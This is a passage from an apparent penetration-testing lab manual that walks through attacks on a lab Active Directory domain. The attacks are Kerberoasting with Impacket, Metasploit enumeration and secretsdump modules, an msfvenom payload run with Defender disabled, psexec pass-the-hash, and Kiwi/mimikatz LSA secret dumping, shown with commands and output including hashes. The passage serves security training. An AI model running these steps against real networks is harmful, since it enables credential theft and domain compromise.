59. Once you are logged into the machine, open a terminal window. We will use the tool **Impacket**. An explanation for this tool is shown in the following screenshot.

60. Navigate to the folder **Downloads/impacket/examples**.

61. Once there, enter **ls**. An example of this is shown in the following screenshot.




62. As the above screenshot shows, we have quite a few different tools. You can explore this further. For our purposes, we are interested in **GetUsersSPNs.py**.

63. Before we start, we want to make an entry in the **/etc/hosts** file so we can reference the domain name. Open it in your favorite editor and enter the **IP address** mapped to the domain of the server. An example of this is shown in the following screenshot.

64. Save the file, and enter **./GetUsersSPNs.py -request LPT.com/CPENT**. The results of the output of this command are shown in the following screenshot.

65. If you get the **Clock error**, it is because time **synchronization** is very important in **Kerberos**. Therefore, change the time of **Target_CPENT ParrotAD** machine to match that of the Domain Controller and try again. However, it will still fail, so the best method is to sync with the Domain Controller. Enter the commands shown in the following screenshot.



66. This syncs the time. Run the command again. An example of the output is shown in the following screenshot.

```
└─ $./GetUserSPNs.py -request LPT.com/CPENT
Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation

Password:
ServicePrincipalName  Name      MemberOf  PasswordLastSet             LastLogon  Delegation
--------------------  --------  --------  --------------------------  ---------  ----------
http://LPT.com:80     user-one            2020-08-07 21:30:47.325972  <never>
http/LPT.com:80       user-one            2020-08-07 21:30:47.325972  <never>


$krb5tgs$23$*user-one$LPT.COM$http/LPT.com~80*$21dbfa04425634963ff4a35ba7e28e3b$08e75b2fdf63668492fdd
adfcb9b7ab4b6559b72010d9bf6d10676c4815aee02e3fd2ec6cf923c35215295c770e7f45a69c2d898a3a16597cf07ce4b2e
7dc1523f4959e041089270d3a853a5f4e4d0f40ade1ec092f6c7617310b07e704af92607d8ebfd398ce637f480c06c7e88259
067874bda479cc283fcbbe8d173cc934bba0440fcd238973fbfe9ac198051d2898760cff619bf7feed3ad995df96ae952de04
884dfe5c4c97d67a3eb3613f9d850d18f79bac287e9f655987ea9425015bfeaab4163fb649b3397a60949aa22cff8b16ba4ed
6a52187efc3652812f1b66fbe7693128df996d48cec04ca96f5d4a15ad0a1423c7cff78ab9c1214fb6d21c1833a9dbe74a801
a413b68b865987879b30774b55797b4142f0cb315b960518cf3e9e7c064d2b3ae63627c5fe5bd37761c1b25dcfd1039e88806
fc0025cac8e8535698be3d2b5907f99256d603f1a643f21fe3713b5d0fccbc04633d30d1a01939a1be144eb9bca38c8b267b9
8979caf40705c9b46888f84b18cff1b5f1ae3dde4ef3f89de29ffc3a22c836b8bb719e8767dd9e52c91cfdd277d127b8a5397
```

67. This was much easier than trying to do it on the actual machine. As long as we have the credentials of a user, we can use this route as well. It is important to understand that Kerberoasting collects the service accounts along with their correlating password hash.

68. It is possible to reverse these hashes in a relatively short duration if the password is based on a weakly defined word. Enterprises should review their own service accounts in Active Directory to verify if they are actually necessary.

69. The service accounts that are required should be set with a complex non-dictionary based password.

70. In our testing engagements, we want our clients to realize that when they use strong passwords or pass phrases, this cracking will take a long time. Another method is to set up multi-factor authentication, which is a deterrent as well.

71. Next, we will look at the capability of enumeration and exploiting Active Directory with Metasploit.

72. As is apparent throughout this section, we must have access on a machine within the Active Directory to perform the best possible and most complete enumeration of Active Directory.

73. In the **Target_CPENT ParrotAD** machine, startup the Metasploit tool by entering the following two commands:

    - **service postgresql start**
    - **msfconsole**

74. Once the console loads, enter **search activedirectory**. An example of the results of the search is shown in the following screenshot.

```
msf5 > search activedirectory

Matching Modules
================

   #  Name                                          Disclosure Date  Rank    Check  Description
   -  ----                                          ---------------  ----    -----  -----------
   0  auxiliary/scanner/smb/impacket/secretsdump                     normal  No     DCOM Exec
   1  post/windows/gather/enum_ad_computers                          normal  No     Windows Gather Acti
ve Directory Computers
```

75. As the above screenshot shows, we have the Impacket tool as well here. However, let us first look at the post module. Enter that, and then enter **info** to read about the module. An example of the output from the command is shown in the following screenshot.

```
       Module: post/windows/gather/enum_ad_computers
     Platform: Windows
         Arch:
         Rank: Normal

Provided by:
  Ben Campbell <eat_meatballs@hotmail.co.uk>

Compatible session types:
  Meterpreter

Basic options:
  Name        Current Setting                                                                 Required  Description
  ----        ---------------                                                                 --------  -----------
  DOMAIN                                                                                      no        The domain to query or distinguished name (e.g. DC=test,DC=com)
  FIELDS      dNSHostName,distinguishedName,description,operatingSystem,operatingSystemServicePack  yes       FIELDS to retrieve.
  FILTER      (&(objectCategory=computer)(operatingSystem=*server*))                          yes       Search filter.
  MAX_SEARCH  500                                                                             yes       Maximum values to retrieve, 0 for all.
  SESSION                                                                                     yes       The session to run this module on.
  STORE_DB    false                                                                           yes       Store file in DB (performance hit resolving IPs).
  STORE_LOOT  false                                                                           yes       Store file in loot.

Description:
  This module will enumerate computers in the default AD directory.
  Optional Attributes to use in ATTRIBS: objectClass, cn, description,
  distinguishedName, instanceType, whenCreated, whenChanged,
  uSNCreated, uSNChanged, name, objectGUID, userAccountControl,
  badPwdCount, codePage, countryCode, badPasswordTime, lastLogoff,
  lastLogon, localPolicyFlags, pwdLastSet, primaryGroupID, objectSid,
  accountExpires, logonCount, sAMAccountName, sAMAccountType,
  operatingSystem, operatingSystemVersion, operatingSystemServicePack,
  serverReferenceBL, dNSHostName, rIDSetPreferences,
  servicePrincipalName, objectCategory, netbootSCPBL,
  isCriticalSystemObject, frsComputerReferenceBL, lastLogonTimestamp,
  msDS-SupportedEncryptionTypes ActiveDirectory has a MAX_SEARCH limit
  of 1000 by default. Split search up if you hit that limit. Possible
  filters: (objectClass=computer) # All Computers (primaryGroupID=516)
  # All Domain Controllers
  (&(objectCategory=computer)(operatingSystem=*server*)) # All Servers

References:
  http://social.technet.microsoft.com/wiki/contents/articles/5392.active-directory-ldap-syntax-filters.aspx
```

76. As the above screenshot shows, we can use this once we get our access shell. Let us now look at the next module. An example of the output of the command is shown in the following screenshot.

```
msf5 post(windows/gather/enum_ad_computers) > back
msf5 > use auxiliary/scanner/smb/impacket/secretsdump
[-] Failed to load module: auxiliary/scanner/smb/impacket/secretsdump

Matching Modules
================

   #  Name                                          Disclosure Date  Rank    Check  Description
   -  ----                                          ---------------  ----    -----  -----------
   0  auxiliary/scanner/smb/impacket/secretsdump                     normal  No     DCOM Exec
```

77. An example of the info command is shown in the following screenshot.

```
  Name        Current Setting  Required  Description
  ----        ---------------  --------  -----------
  ExecMethod  smbexec          yes       The method to use for execution (Accepted: smbexec, wmiexec, mmcexec)
  OutputFile                   no        Write the results to a file
  RHOSTS                       yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  SMBDomain   .                no        The Windows domain to use for authentication
  SMBPass                      yes       The password for the specified username
  SMBUser                      yes       The username to authenticate as
  THREADS     1                yes       The number of concurrent threads (max one per host)

Description:
  Performs various techniques to dump hashes from the remote machine
  without executing any agent there. For SAM and LSA Secrets
  (including cached creds) we try to read as much as we can from the
  registry and then we save the hives in the target system
  (%SYSTEMROOT%\Temp dir) and read the rest of the data from there.

References:
  https://github.com/gentilkiwi/kekeo/tree/master/dcsync
  http://moyix.blogspot.com.ar/2008/02/syskey-and-sam.html
  http://moyix.blogspot.com.ar/2008/02/decrypting-lsa-secrets.html
  http://moyix.blogspot.com.ar/2008/02/cached-domain-credentials.html
  http://www.quarkslab.com/en-blog+read+13
  https://code.google.com/p/creddump/
  http://lab.mediaservice.net/code/cachedump.rb
  http://insecurety.net/?p=768
  http://www.beginningtoseethelight.org/ntsecurity/index.htm
  http://www.ntdsxtract.com/downloads/ActiveDirectoryOfflineHashDumpAndForensics.pdf
  http://www.passcape.com/index.php?section=blog&cmd=details&id=15
  https://github.com/CoreSecurity/impacket/blob/master/examples/secretsdump.py

Also known as:
  secretsdump.py
```

78. As we can see, we have quite a bit of information that the module can extract. As with most of these modules, we need to do this from a compromised machine.

79. We have explored a variety of Active Directory attacks. The key here, similar to other newer attacks, is that credentials as well as access to a machine within the domain is required. Note that we performed all these attacks without using **mimikatz**!

80. The lab objectives have been achieved.

Exercise 2: Exploring the Power of Meterpreter


Objectives

- In this lab, you will work in an Active Directory domain and practice methods and techniques of information discovery and enumeration.

Lab Duration: **20** Minutes

1. By default **CPENT 2019DC** machine is selected, click **Target_CPENT ParrotAD** to select **Parrot** machine.

2. Type **toor** in the Password field and press **Enter** to login.



3. Click the **MATE Terminal** icon at the top of the Desktop window to open a Terminal.

4. Create an executable payload using the **msfvenom** tool in your **Target*CPENT ParrotAD***. *We have already described the steps and procedure. Once you have created the executable, transfer the file to the* ***Target*CPENT Win2016** machine using any one of the methods we have already covered. Ensure that Windows Defender is disabled when you transfer the file.

5. Setup an exploit handler on Metasploit for the connection.

6. Once the file is transferred, double-click on it. You should have your Meterpreter session. An example of this is shown in the following screenshot.

```
meterpreter > ?

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    guid                      Get the session GUID
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Open an interactive Ruby shell on the current session
    load                      Load one or more meterpreter extensions
    machine_id                Get the MSF ID of the machine attached to the session
    migrate                   Migrate the server to another process
    pivot                     Manage pivot listeners
    pry                       Open the Pry debugger on the current session
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
    resource                  Run the commands stored in a file
    run                       Executes a meterpreter script or Post module
    secure                    (Re)Negotiate TLV packet encryption on the session
    sessions                  Quickly switch to another session
    set_timeouts              Set the current session timeout values
    sleep                     Force Meterpreter to go quiet, then re-establish session.
    transport                 Change the current transport mechanism
    use                       Deprecated alias for "load"
    uuid                      Get the UUID for the current session
    write                     Writes data to a channel


Stdapi: File system Commands
============================

    Command       Description
    -------       -----------
    cat           Read the contents of a file to the screen
    cd            Change directory
    checksum      Retrieve the checksum of a file
```

7. Now that we have the Meterpreter shell within a machine on the domain, the sky is the limit. Background the session by entering **background**.

8. Next, enter **use post/windows/gather/enum_domain**. An example of the info from the module is shown in the following screenshot.

```
msf5 exploit(multi/handler) > use post/windows/gather/enum_domain
msf5 post(windows/gather/enum_domain) > info

       Name: Windows Gather Enumerate Domain
     Module: post/windows/gather/enum_domain
   Platform: Windows
       Arch:
       Rank: Normal

Provided by:
  Joshua Abraham <jabra@rapid7.com>

Compatible session types:
  Meterpreter

Basic options:
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  SESSION                   yes       The session to run this module on

Description:
  This module identifies the primary domain via the registry. The
  registry value used is:
  HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Group
  Policy\History\DCName.
```

9. Next, we just need to set our **SESSION** and enter **run**. An example of the output is shown in the following screenshot.

```
msf5 post(windows/gather/enum_domain) > set SESSION 1
SESSION => 1
msf5 post(windows/gather/enum_domain) > run

[+] FOUND Domain: CPENT
[+] FOUND Domain Controller: Server-One (IP: 192.168.177.150)
[*] Post module execution completed
```

10. Enumerate the domain computers by entering **use post/windows/gather/enum*ad*computers**.

11. Next, to see the users, enter **use post/windows/gather/enum*logged*on_users**.

12. Next, we will take a look at the domain tokens. Enter **use post/windows/gather/enum*domain*tokens**.

13. Windows Meterpreter features many new capabilities with the help of an extended Application Program Interface (**API**). The extended API provides easy access to clipboard manipulations, query services, Windows enumeration, and Active Directory Service Interfaces (**ADSI**) queries.

14. Switch to the Meterpreter session, and enter **load extapi**.

15. To review the new capabilities, enter the **?** command. An example of the output from the command is shown in the following screenshot.

16. As the screenshot shows, a lot of options are now available with extapi.

```
meterpreter > ?

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    guid                      Get the session GUID
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Open an interactive Ruby shell on the current session
    load                      Load one or more meterpreter extensions
    machine_id                Get the MSF ID of the machine attached to the session
    migrate                   Migrate the server to another process
    pivot                     Manage pivot listeners
    pry                       Open the Pry debugger on the current session
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
    resource                  Run the commands stored in a file
    run                       Executes a meterpreter script or Post module
    secure                    (Re)Negotiate TLV packet encryption on the session
    sessions                  Quickly switch to another session
    set_timeouts              Set the current session timeout values
    sleep                     Force Meterpreter to go quiet, then re-establish session.
    transport                 Change the current transport mechanism
    use                       Deprecated alias for "load"
    uuid                      Get the UUID for the current session
    write                     Writes data to a channel


Stdapi: File system Commands
============================

    Command       Description
    -------       -----------
    cat           Read the contents of a file to the screen
    cd            Change directory
    checksum      Retrieve the checksum of a file
    cp            Copy source to destination
```

17. The first option we will look at is open windows. Enter **window_enum**. An example of the output of the command is shown in the following screenshot.

18. The screenshot shows that we have a list of all open processes on the target with their current process IDs.

```
meterpreter > window_enum

Top-level windows
=================

PID   Handle  ClassName                                                                   Title
---   ------  ---------                                                                   -----
680   65600   Dwm                                                                         DWM Notification Window
3596  65668   PushNotificationsPowerManagement                                            Windows Push Notifications Platform
3596  65670   IME                                                                         Default IME
3900  65674   IME                                                                         Default IME
3900  65684   IME                                                                         Default IME
3900  65792   MSCTFIME UI                                                                 MSCTFIME UI
3900  65796   Progman                                                                     Program Manager
3900  65800   IME                                                                         Default IME
3900  65816   MSCTFIME UI                                                                 MSCTFIME UI
3900  65826   IME                                                                         Default IME
3900  65840   OleDdeWndClass                                                              DDE Server Window
3900  65904   IME                                                                         Default IME
3900  65976   OleDdeWndClass                                                              DDE Server Window
3900  65980   IME                                                                         Default IME
3900  65982   SystemTray_Main                                                             Battery Meter
3900  66038   IME                                                                         Default IME
3900  66052   IME                                                                         Default IME
5544  66078   IME                                                                         Default IME
5600  66096   IME                                                                         Default IME
5612  66098   IME                                                                         Default IME
5612  66100   VMSwitchUserControlClass                                                    VMSwitchUserControlTitle
5612  66102   VMDisplayChangeControlClass                                                 VMDisplayChangeControlTitle
5612  66104   DnDControlClass                                                             DnDControlTitle
5612  66130   MSCTFIME UI                                                                 MSCTFIME UI
5612  66150   GuestHostIntegrationClass                                                   GuestHostIntegrationWindow
5612  66152   GDI+ Hook Window Class                                                      G
5612  66154   IME                                                                         Default IME
4040  66218   IME                                                                         Default IME
4040  66226   IME                                                                         Default IME
4040  66296   MSCTFIME UI                                                                 MSCTFIME UI
3900  66374   IME                                                                         Default IME
3900  66422   GDI+ Hook Window Class                                                      G
3900  66424   IME                                                                         Default IME
3900  66426   OperationStatusWindow                                                       100% complete
3900  66428   IME                                                                         Default IME
3900  66444   MSCTFIME UI                                                                 MSCTFIME UI
3564  66590   .NET-BroadcastEventWindow.4.0.0.0.83e01f.0                                  .NET-BroadcastEventWindow.4.0.0.0.83e01f.0
3564  66598   HwndWrapper[DefaultDomain;StatusBar;52b0580a-213f-4434-8333-067c8464abba]   SystemResourceNotifyWindow
3564  66600   IME                                                                         Default IME
3564  66604   Edit                                                                        AutoCompleteProxy
3564  66618   HwndWrapper[DefaultDomain;StatusBar;57f9bf88-1c31-46d6-864a-a93b725bb57b]   MediaContextNotificationWindow
3564  66624   GDI+ Hook Window Class                                                      G
3564  66626   IME                                                                         Default IME
3296  66640   HwndWrapper[IDE/devenv.exe.config;ThreadedWaitDialog;08cb2121-89f1-46b8-a13d-4e4afd5b6886]  Loading...
```

19. We have already gained access to some of the crucial credentials of the domain controller. However, we should never limit ourselves in terms of the possibility of finding more information on the target.

20. The next tool we will look at is the powerful **PsExec**.

21. The Microsoft website describes **PsExec** as follows: “PsExec is a light-weight telnet-replacement that lets you execute processes on other systems, complete with full interactivity for console applications, without having to install client software manually. PsExec’s most powerful uses include launching interactive command-prompts on remote systems and remote-enabling tools like IpConfig that otherwise cannot show information about remote systems.”

22. PsExec is used for a pass-the-hash attack where an attacker does not need to crack the obtained hash of the password of some system, and the hash itself can be passed to log into the machine and to execute arbitrary commands.

23. Since we already have credentials in the clear text, we can directly load the module and run it to gain access to the Domain Controller.

24. Enter the following commands:

    - **use exploit/windows/smb/psexec**
    - **info**

25. An example of the output from the commands mentioned in **Step 24** is shown in the following screenshot.

```
   License: Metasploit Framework License (BSD)
      Rank: Manual
  Disclosed: 1999-01-01

Provided by:
  hdm <x@hdm.io>
  Royce Davis <rdavis@accuvant.com>
  RageLtMan <rageltman@sempervictus>

Available targets:
  Id  Name
  --  ----
  0   Automatic
  1   PowerShell
  2   Native upload
  3   MOF upload

Check supported:
  No

Basic options:
  Name                  Current Setting  Required  Description
  ----                  ---------------  --------  -----------
  RHOSTS                                 yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT                 445              yes       The SMB service port (TCP)
  SERVICE_DESCRIPTION                    no        Service description to to be used on target for pretty listing
  SERVICE_DISPLAY_NAME                   no        The service display name
  SERVICE_NAME                           no        The service name
  SHARE                 ADMIN$           yes       The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write folder share
  SMBDomain             .                no        The Windows domain to use for authentication
  SMBPass                                no        The password for the specified username
  SMBUser                                no        The username to authenticate as

Payload information:
  Space: 3072

Description:
  This module uses a valid administrator username and password (or
  password hash) to execute an arbitrary payload. This module is
  similar to the "psexec" utility provided by SysInternals. This
  module is now able to clean up after itself. The service created by
  this tool uses a randomly chosen name and description.

References:
  https://cvedetails.com/cve/CVE-1999-0504/
  OSVDB (3106)
  http://technet.microsoft.com/en-us/sysinternals/bb897553.aspx
  https://www.optiv.com/blog/owning-computers-without-shell-access
  http://sourceforge.net/projects/smbexec/
```

26. If you have credentials, you can try and execute the command. However, you have to disable the protections to be successful. Again, it works on the older machines or when an Administrator makes a mistake, so this is why we cover it.

27. Metasploit offers mimikatz and Kiwi extensions to perform various types of credential-oriented operations such as dumping passwords and hashes, dumping passwords in memory, generating golden tickets, and much more. Let us **load Kiwi** in Metasploit with load kiwi. An example of the output of the command is shown in the following screenshot.

```
msf5 exploit(windows/smb/psexec) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

[!] Loaded x86 Kiwi on an x64 architecture.
```

28. Next, enter **?** to see the available options. The output of the command is shown in the following screenshot.

```
Kiwi Commands
=============

    Command               Description
    -------               -----------
    creds_all             Retrieve all credentials (parsed)
    creds_kerberos        Retrieve Kerberos creds (parsed)
    creds_msv             Retrieve LM/NTLM creds (parsed)
    creds_ssp             Retrieve SSP creds
    creds_tspkg           Retrieve TsPkg creds (parsed)
    creds_wdigest         Retrieve WDigest creds (parsed)
    dcsync                Retrieve user account information via DCSync (unparsed)
    dcsync_ntlm           Retrieve user account NTLM hash, SID and RID via DCSync
    golden_ticket_create  Create a golden kerberos ticket
    kerberos_ticket_list  List all kerberos tickets (unparsed)
    kerberos_ticket_purge Purge any in-use kerberos tickets
    kerberos_ticket_use   Use a kerberos ticket
    kiwi_cmd              Execute an arbitary mimikatz command (unparsed)
    lsa_dump_sam          Dump LSA SAM (unparsed)
    lsa_dump_secrets      Dump LSA secrets (unparsed)
    password_change       Change the password/hash of a user
    wifi_list             List wifi profiles/creds for the current user
    wifi_list_shared      List shared wifi profiles/creds (requires SYSTEM)
```

29. Enter **lsa*dump*secrets** to see if we can dump any creds. The output of the command is shown in the following screenshot.

30. As the screenshot shows, we are not **SYSTEM**. So despite our user providing us a shell, what we can do continues to be limited.

```
meterpreter > lsa_dump_secrets
[!] Not running as SYSTEM, execution may fail
```

31. An example of the available output for **SYSTEM-level** access is shown in the following screenshot.

```
meterpreter > lsa_dump_secrets
[+] Running as SYSTEM
[*] Dumping LSA secrets
Domain : PYSSGDC01
SysKey : e8c68cddb3cac808d4d96bbf55a25249

Local name : PYSSGDC01 ( S-1-5-21-785378746-3992354771-1626871894 )
Domain name : PYSSG ( S-1-5-21-3559493541-3665875311-4193791800 )
Domain FQDN : pyssg.com

Policy subsystem is : 1.14
LSA Key(s) : 1, default {63d35eca-7df6-6f77-7012-314f6c357a79}
  [00] {63d35eca-7df6-6f77-7012-314f6c357a79} 89b2fe01a4a5290b604467beeb6204c5cb03e204434393ab3e4007d172eb7670

Secret  : $MACHINE.ACC
cur/hex : 2d 3e 75 f7 a7 5c 7f 45 47 30 40 ef 05 53 e3 3a b1 71 44 4b 13 ef d7 06 e1 d6 23 06 95 6f 86 0b 54 fb ba 16 72 74 86 c8 f5 09
 61 b6 4c c3 7f 73 fe 32 b4 a5 4b b7 2d 56 f1 b1 f0 24 9b ec 17 e8 12 d4 17 a6 1d 14 1b 17 6f 81 77 02 b8 0b eb 26 14 9d 4b 7d 48 e1 a0
 83 63 ee f7 42 00 4b 65 ba 83 03 52 7b 0d 0a bb 66 68 45 b8 10 63 e5 90 ad ab c4 74 5c 18 ef fe ee c9 81 be 26 13 86 39 2e 1d f5 e8 60
 bf 8d b9 17 c5 99 6e ff 50 b8 17 3d 5f 4b f9 f0 86 ae b9 6c 90 1f b4 e4 af 32 b7 e8 4a b2 9d 74 9e 28 ba e7 f4 72 52 c8 06 91 e1 fc 9a
 e9 0f 3f 7a aa 74 1e 83 15 e3 78 11 1a a1 40 aa c5 62 59 57 49 d4 ad d3 02 5f 86 81 48 0a df 5e b8 ce 58 c2 5c 2d 80 5e d5 47 a2 91 f2
 2d 62 11 3d dd ed 95 85 b4 82 ff 09 72 65 0d 59 d6 41
    NTLM:dc9b526615a48c1919791df0a8701ced
    SHA1:6a558830a169218dc4d2e9dba6bdeaca0eee87e7
old/hex : 97 74 2c f4 5e 9b c0 db 00 1d 93 4c b5 93 4d 03 14 e4 00 f3 03 c6 c2 85 88 61 d4 98 4f 91 0f 02 06 76 27 58 35 0d 2d a7 f2 94
 69 2a bb 3c 46 42 ec af 18 fd 18 60 82 b0 66 f1 f2 2d 96 57 77 70 a2 71 37 6c 69 02 bc 2c 65 f4 b5 ef f7 72 97 42 c0 27 09 70 88 fc ea
 64 3c f8 62 ef e9 06 51 4d b9 34 c7 1a 2c f6 f5 77 33 b2 dc 64 45 a1 e3 17 81 bf 72 87 68 74 07 ac 0a 19 14 9f f6 91 1c 59 f4 ab fe eb
 0c 56 7f 12 7d b2 0a 7e af 0f 27 78 33 78 b0 db 4d 63 26 ee 1e c7 64 db f5 eb b1 be db 0d fb d4 23 ef a1 53 8a d6 d6 17 51 b6 42 cd ed
 a0 0a 6b 3e 8a 02 74 2e 4c 61 9a bb 47 57 77 a0 c8 1d 3f c6 98 cb f1 5c 09 db 18 09 ba 76 cd 05 88 45 bf bf 09 e4 e2 ff 5a 28 1f 7b ad
 df 1d 28 34 db 16 db 99 ea b6 88 da 40 33 95 1d 8c ad
    NTLM:70765c4a590cd08949f0e1c03c56c576
